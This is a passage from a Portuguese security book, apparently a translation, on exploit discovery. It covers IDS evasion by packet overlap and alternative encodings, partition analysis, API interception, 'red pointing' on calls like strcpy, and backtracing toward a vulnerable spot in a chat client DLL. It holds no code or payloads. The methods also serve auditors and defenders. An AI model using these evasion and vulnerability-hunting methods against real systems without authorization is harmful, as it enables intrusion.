A infelicidade é que nenhum IDS jamais conhecerá sobre verdadeiras explorações do dia 0. Em termos gerais, fabricantes de IDS nunca descobrirão as vulnerabilidades mais recentes. Algumas vulnerabilidades passadas são literalmente conhecidas há anos no underground dos hackers antes de elas serem publicamente informadas. Pense no BIND como um exemplo: Certos grupos no underground tinham conhecimento pleno dos vários buffer overflows no BIND durante *vários anos* antes de os problemas tornarem-se finalmente públicos e serem então corrigidos.

O efeito de codificações alternativas nos IDSs

Há milhares de maneiras possíveis de codificar um único ataque e cada uma parece diferente na rede, mesmo que cada uma produza *exatamente o mesmo resultado. Isso é convergência de entrada para um dado estado.* Aí existe um grande e variado conjunto de entradas que direciona o programa-alvo para um estado resultante único.

Em outras palavras, não há um relacionamento de um para um claro entre um dado valor de entrada e um dado estado (para a maioria dos programas). Há, por exemplo, milhões de diferentes pacotes que podem ser injetados em um sistema onde o sistema termina por ignorar a entrada. Ainda mais, há normalmente milhares de pacotes que sempre resultam na mesma resposta real por parte de um programa-alvo.



Para funcionar adequadamente, um IDS de rede deve conhecer cada codificação e cada permutação de entrada que resultará em um ataque bem-sucedido (para cada determinada assinatura de ataque). Isso torna-se rapidamente intratável. Como resultado, utilizando apenas regras simples, um invasor pode transformar ataques-padrão em tantos nós com tantas camadas que no momento em que o IDS abre caminho pela confusão, o invasor estará bebendo tequila nas Bermudas.

Na Figura 6.1, ilustramos um tipo de desincronização que foi utilizado com grande efeito no final da década de 1990. A solicitação GET é segmentada em vários pacotes. As duas solicitações — rotuladas A e B — são enviadas ao alvo. Na parte inferior dessas solicitações está o número do pacote em que os dados chegam. Nas duas solicitações, um total de dez pacotes é enviado. Entretanto, podemos ver que os caracteres enviados são levemente diferentes. A solicitação A é desfigurada enquanto a solicitação B é uma solicitação GET legítima para o diretório cgi-bin.




Figura 6.1: Desincronização ao longo dos limites de um pacote com uma solicitação GET.

Compare as solicitações A e B. Observe que há pacotes sobrepostos. Por exemplo, o pacote 1 inclui tanto "GT" como "G.". O pacote 2 inclui tanto "ET" como "E.". Quando esses pacotes chegam no alvo, o alvo precisa descobrir como resolver os caracteres sobrepostos. Há várias combinações possíveis. As strings rotuladas no diagrama como C, D, E são reconstruções válidas da string final. O ataque contra um IDS ocorre quando o IDS reconstrói uma string desfigurada ou ininteligível, enquanto o alvo do servidor reconstrói uma solicitação válida.

Esse problema torna-se exponencialmente pior para cada camada de protocolo que permite que sobreposições ocorram. Utilizando a fragmentação, a camada do protocolo IP pode ser sobreposta dessa maneira. Com a fragmentação, o protocolo TCP pode ser sobreposto dessa maneira. Alguns protocolos da camada de aplicativo permitem até mesmo mais sobreposições. Se um invasor combinar várias camadas de sobreposição com múltiplas camadas de protocolo, as possibilidades de reconstrução são maiores (é o mínimo que se pode dizer).

Qualquer IDS que espera tentar todas as possibilidades de uma solicitação está claramente em desvantagem. Alguns IDSs tentam modelar o comportamento de cada alvo e assim fornecer uma reconstrução mais exata. Isso supõe que o modelo do alvo é exato, um problema por si só difícil. E isso também supõe que mesmo com um modelo funcional para o alvo, supostamente o IDS pode fornecer a reconstrução a uma velocidade de linha de gigabits. Na prática, os IDSs simplesmente marcam esse tipo de solicitação ofuscada como "interessante", mas quase nunca reconstroem nada de importante sobre seu conteúdo. No centro dessa questão há uma pergunta sobre a clareza de protocolo. Construção de pacote na camada de aplicativo é a questão difícil de resolver. Na parte inferior da cadeia de alimentação, o TCP/IP é bem claramente definido, assim um IDS geralmente pode remontar fragmentos de pacote a uma velocidade muito alta (freqüentemente no hardware). Às vezes, IDSs bem codificados podem fazer um trabalho decente também com protocolos simples como o HTTP. Mas a reconstrução específica no aplicativo é muito difícil e está além da compreensão da maioria dos IDSs.

Análise de partição

Um sistema de software complexo pode ser visto como uma coleção de subsistemas. Pode-se até mesmo visualizar a Internet como um único (embora excepcionalmente grande) sistema de software. Cada computador conectado à Internet poderia, nesse ponto de vista, ser entendido como um subsistema. Esses mesmos computadores podem, naturalmente, ser subdivididos ainda mais em subsistemas. O processo de dividir um grande sistema em partes menores, facilmente digeríveis, é chamado *particionamento*. Um sistema típico pode ser particionado em muitas diferentes escalas.

Evidentemente, não podemos resolver um sistema com vinculações infinitas, assim sempre lidamos com um software que existe dentro de um grande total definível. Isso faz sentido porque todo o universo é uma coleção (vinculada) de sistemas que

passa informações.[5] Teoricamente, não há nenhum fim real para uma aplicação explorável que seja alvo de um ataque. Uma das excelentes técnicas é criar partições artificiais para medir o sucesso. O lugar mais fácil para iniciar é o processo em execução — a imagem do software como ele se parece em uma máquina particular em tempo de execução. Utilizando as ferramentas descritas neste livro, você pode medir o processo de um software e determinar seus módulos de código. Da mesma forma, você pode espionar a entrada e outro tráfego para discernir comunicações entre os módulos, o SO, e a rede. Você também pode ver comunicações de saída com o sistema de arquivos, bancos de dados externos e conexões saintes pela rede. Uma grande quantidade de dados a avaliar.

Mesmo esse próprio processo pode ser subdividido em partições menores. Por exemplo, podemos tratar cada DLL como uma unidade separada e analisar cada uma separadamente. Podemos então analisar a entrada e saída de uma partição menor anexando várias chamadas API.

O exemplo a seguir ilustra uma API acoplada à plataforma Windows. Observe que no Capítulo 3 discutimos como você pode escrever suas próprias *ferramentas de interceptar chamadas* a partir do zero.

APISPY para Windows revisitado

Quase todas as plataformas fornecem ou, do contrário, têm ferramentas associadas para rastrear chamadas API. Por exemplo, discutimos o Truss sob Solaris no Capítulo 4. A plataforma Wintel também tem muitas ferramentas. Lembre-se de que no Capítulo 3 utilizamos a APISPY32 para revelar todas as chamadas a `strcpy` feitas pelo programa-alvo, o servidor Microsoft SQL. Lembre-se de que escolhemos essa chamada porque se a string de origem puder ser controlada por um invasor, uma exploração de buffer overflow poderia ser possível. Nosso exemplo simples envolve tirar uma amostragem simultânea entre duas "partições": o executável do SQL e uma DLL de sistema chamada *KERNEL32.DLL*.

Uma maneira simples e direta de começar a fazer engenharia reversa de um software é selecionar o inventário de todos os pontos de entrada e saída, procurando uma partição interessante. No momento em que escrevíamos este livro, havia poucas boas ferramentas que ajudavam a gerenciar o tipo de processo de auditoria que estamos procurando.[6] Você poderia criar uma planilha ou escrever uma ferramenta para monitorar todas as chamadas que recebem entrada de usuário. A maioria dos invasores utiliza lápis e papel para anotar endereços que chamam funções interessantes como `WSARecv()` ou `fread()`. Uma ferramenta como o IDA-Pro permitirá que você comente a dead list, o que é certamente melhor do que nada. Ao examinar o código,

---

5. Supomos o modelo fechado do universo com início no Big Bang.

6. Ferramentas de análise de programas como o CodeSurfer e outras ferramentas que permitem análise do fluxo de dados e do fluxo de controle são um bom começo.

certifique-se de tomar nota também de todos os pontos de saída, incluindo chamadas a funções como `WSASend()` e `fwrite()`. Observe que a saída às vezes assume a forma de chamadas de sistema.

Red pointing

O método mais fácil e rápido para fazer engenharia reversa de um código é conhecido como *red pointing*. Um engenheiro experiente em engenharia reversa simplesmente examina o código procurando pontos fracos óbvios, como chamadas a `strcpy()` e outras semelhantes. Depois que essas áreas-alvo foram identificadas, realiza-se uma tentativa orquestrada para fazer com que o programa atinja o local durante a execução. Utilizar uma ferramenta de interceptação de chamada API e uma execução dinâmica é a maneira mais fácil de fazer isso. Se os locais de código específicos em questão não puderem ser facilmente interceptados utilizando uma ferramenta simples, um depurador pode então ser utilizado.

Duas coisas são combinadas para criar um red point no código-alvo: um local desprotegido com uma chamada de sistema potencialmente vulnerável e os dados fornecidos pelo usuário que fluem e são processados nesse local. Sem realizar um rastreamento detalhado e explícito na entrada, o processo dinâmico delineado aqui é, em parte, questão de sorte. Um pouco de experiência ajuda a encontrar possíveis locais desprotegidos e decidir qual entrada poderia ser processada em um dado local-alvo. Isso torna-se mais fácil com a prática.

O recurso mais notável do red point é sua facilidade geral. Entretanto, a "facilidade" dessa abordagem pode ser menos atraente depois de utilizar o red point por algumas horas sem obter nenhum hit. Às vezes utilizar o red point pode ser desencorajador. Por outro lado, outras vezes você pode localizar o código vulnerável quase imediatamente utilizando essa técnica. Sua milhagem definitivamente irá variar.

A grande desvantagem quanto ao red point é que ele tende a deixar escapar tudo, exceto os bugs mais triviais. Mais uma vez, uma grande quantidade de softwares parece ter esses bugs, tornando até mesmo essa simples técnica muito eficaz.

Para aprimorar suas peculiaridades com essa abordagem, apresentamos várias técnicas nas páginas a seguir. Naturalmente, todas essas técnicas podem ser combinadas. Essas técnicas iniciam com a criação de um red point e analisam o código mais detalhadamente utilizando *backtracing*, *leapfrogging* e o rastreamento de entrada.

Rastreamento de código

Independentemente do número de exploradores de softwares que gostariam que tudo fosse tão fácil quanto o red point, o fato é que se quiser encontrar explorações interessantes, você provavelmente precisará sujar suas mãos no próprio código. Isso significa rastrear a entrada — um trabalho sujo e muito cansativo para alguém inicializar. Uma das razões por que muitas vulnerabilidades simples permanecem nos softwares em produção é que ninguém tem a paciência de revisar completamente o software da

mesma maneira como um invasor revisa. Mesmo ferramentas automatizadas ainda não são suficientemente boas para encontrar todas as vulnerabilidades.

A mente humana é terrivelmente lenta, mas continua sendo o melhor sistema de identificação de padrões que conhecemos. A maioria das vulnerabilidades não é completamente esquemática e algorítmica — isto é, elas não tendem a seguir um padrão fácil de reconhecer que pode ser codificado em uma ferramenta. Isso significa que scanners automatizados não podem encontrá-las. *Auditores humanos ainda são as melhores ferramentas para localizar explorações.*

O problema é que seres humanos são não apenas lentos, custam muito para operar. Isso significa que localizar explorações ainda é um negócio relativamente caro. Independentemente disso, essa auditoria normalmente paga o investimento. Uma vulnerabilidade no campo pode facilmente custar a um fabricante de software mais de US$ 100.000, especialmente se for levado em consideração relações públicas, distribuição do patch e suporte técnico — sem mencionar o perigo de fornecer as chaves do reino dos computadores a algum invasor. Do outro lado da moeda, como um invasor, ter acesso exclusivo de root remotamente é de fato como ter as chaves do reino (especialmente se a exploração em questão aplicar-se a um programa amplamente utilizado como o BIND, IIS ou Apache).

Fazendo o backtrace de locais vulneráveis

Suponha que determinamos algumas partições significativas e começamos a analisar suas fraquezas. Com o nosso truque de anexação de chamada é fácil: Simplesmente execute o código em alguma entrada de teste e torça para que você veja os dados utilizados na chamada suspeita. Naturalmente, as coisas não são tão fáceis no mundo real. No cenário mais normal, você precisará elaborar sua entrada com caracteres especiais e/ou certos tipos de solicitações.

Em qualquer caso, o objetivo atual é localizar fraquezas que possam ser acessadas de fora da partição — isto é, via entrada passada além do limite da partição. Por exemplo, se particionarmos nos limites da DLL, vamos querer localizar todas as vulnerabilidades que possam ser acessadas via as chamadas de função exportadas para a DLL. Isso será particularmente útil porque podemos então ver todos os programas que utilizam a DLL e determinar como quaisquer vulnerabilidades que descobrimos irão afetá-los.

O primeiro passo para o backtrace é identificar chamadas potencialmente vulneráveis. Se não estiver seguro se uma dada chamada é vulnerável, escreva um pequeno programa para testar a própria chamada. Essa é uma excelente maneira de aprender. Em seguida, escreva um programa separado que forneça todas as possíveis entradas como os argumentos com os resultados enviados a uma chamada de saída. Descubra quais argumentos causam o problema e prossiga a partir daí. Talvez seu programa fictício trave ou talvez a chamada de saída faça algo que seria considerado uma violação de segurança (digamos, ler um arquivo). É recomendável mapear os caracteres que causam os problemas na chamada (que chamamos *conjunto de caracteres hostis*)

e quaisquer strings que causam problemas na chamada (que chamamos *conjunto de instruções hostis*). Depois de determinar os conjuntos de caracteres e instruções hostis, inicie o backtrace no programa-alvo para determinar se um dos conjuntos pode ser aplicado por um invasor.

Para começar a análise inversa a partir da sua localização-alvo, instrumente ainda mais o programa-alvo nos pontos da árvore do fluxo de controle do código (normalmente configurando breakpoints com um depurador). Então injete a entrada utilizando as combinações de caracteres e instruções hostis (com um programa cliente). Se as entradas que tentar puderem alcançar a chamada, você fez a coisa certa. Você pode considerar isso como uma "partição vulnerável" recém-expandida. Observe que estamos fazendo explorações a partir de fora em relação à vulnerabilidade interna. Assim que um ponto de injeção em uma nova localização limite resultar em uma entrada maliciosa bloqueada, de acordo com a nossa definição você terá percorrido partições.

A Figura 6.2 ilustra três partições. A primeira trata a entrada de usuário, que é então filtrada e possivelmente bloqueada na segunda, antes de alcançarmos nosso objetivo — a terceira partição (que inclui a localização vulnerável). Reexaminando nosso exemplo anterior, queremos que o limite de DLL seja atingido *antes* de percorrermos a partição vulnerável.




Figura 6.2: Três partições em um alvo e seus efeitos sobre um backtrace.

A Figura 6.3 mostra um backtrace de código na IRC.DLL fornecida com o Trillian — um cliente popular de chat. A localização vulnerável que estamos procurando contém um erro de não-correspondência de sinal. O backtrace mostra uma grande instrução switch que ocorre acima da localização suspeita.




Figura 6.3: A caixa cinza-escuro nesta figura representa uma localização vulnerável no código IRC.DLL do Trillian. Controla o fluxo por meio de uma grande instrução switch no seu caminho para a localização em questão. Utilizamos o IDA-Pro para criar essa figura.

O objetivo é conectar a entrada de usuário à localização vulnerável. Uma abordagem válida é continuar fazendo o backtrace até que você atinja um ponto conhecido de entrada, como uma chamada a `WSARecv`. Se puder rastrear de volta até uma chamada como essa e permanecer na "partição vulnerável", utilizando instruções hostis, você terá descoberto uma vulnerabilidade real e ativa. (Observe que o tipo de análise que estamos descrevendo é entediante e demorada.)

Se achar que o processo de backtrace é muito trabalhoso, um outro método é fazer o backtrace até que você possa identificar claramente um conjunto de partições grosseiras. Você então pode rastrear para frente a partir de pontos reais de entrada a fim de determinar se alguma das partições grosseiras que você definiu pode ser alcançada. Dessa maneira, você pode extrapolar seu caminho para possíveis ataques trabalhando os dois lados. Se uma partição vulnerável puder ser alcançada utilizando instruções hostis, conclui-se que essa instrução hostil poderia ser capaz de criá-la completamente a partir de uma localização inicial de entrada até o evento de saída final desejado.

Naturalmente, todas essas hipóteses precisam ser testadas diretamente, mas identificar possíveis ataques da maneira como descrevemos certamente ajuda. Essa abordagem é muito menos acidental do que simplesmente marcar as entradas de um programa com "possíveis ataques" de uma maneira simplista do tipo caixa-preta (que é precisamente o que boa parte das primeiras ferramentas de segurança de aplicação no mercado faz hoje).

Becos sem saída e fugas

Um problema sério com backtraces estáticos é que eles tendem a expirar. Isto é, você alegremente faz uma análise e de repente atinge um beco sem saída. Talvez você não possa descobrir de onde os dados vêm. Uma maneira de contornar esse tipo de obstáculo local é rodar o programa e observar diretamente o código no beco sem saída.

Um exemplo onde isso pode ser útil é em injeção de mensagem do Windows. Se você fizer a backtrace e atingir um handler de mensagem do Windows, determinar onde as mensagens se originam (onde são postadas) poderá ser difícil. Felizmente, em

tempo de execução normalmente é possível ver exatamente onde a mensagem é postada, pois os dados que você precisa serão encontrados na pilha de chamadas.

Rastreamento em tempo de execução

Rastreamento em tempo de execução envolve a configuração de breakpoints e percorrer passo a passo o código durante o tempo de execução a fim de construir um modelo do programa. Em tempo de execução você pode rastrear o fluxo de dados e o fluxo de controle de uma maneira simples apenas observando o que acontece. Para código complexo isso normalmente é muito mais prático do que qualquer tipo de análise estática pura. No momento em que escrevíamos este livro, não havia muitas ferramentas disponíveis que auxiliassem o rastreamento em tempo de execução, especialmente para problemas de segurança. Uma ferramenta bastante promissora é chamada *Fenris* e está disponível para a plataforma Linux (Figura 6.4).

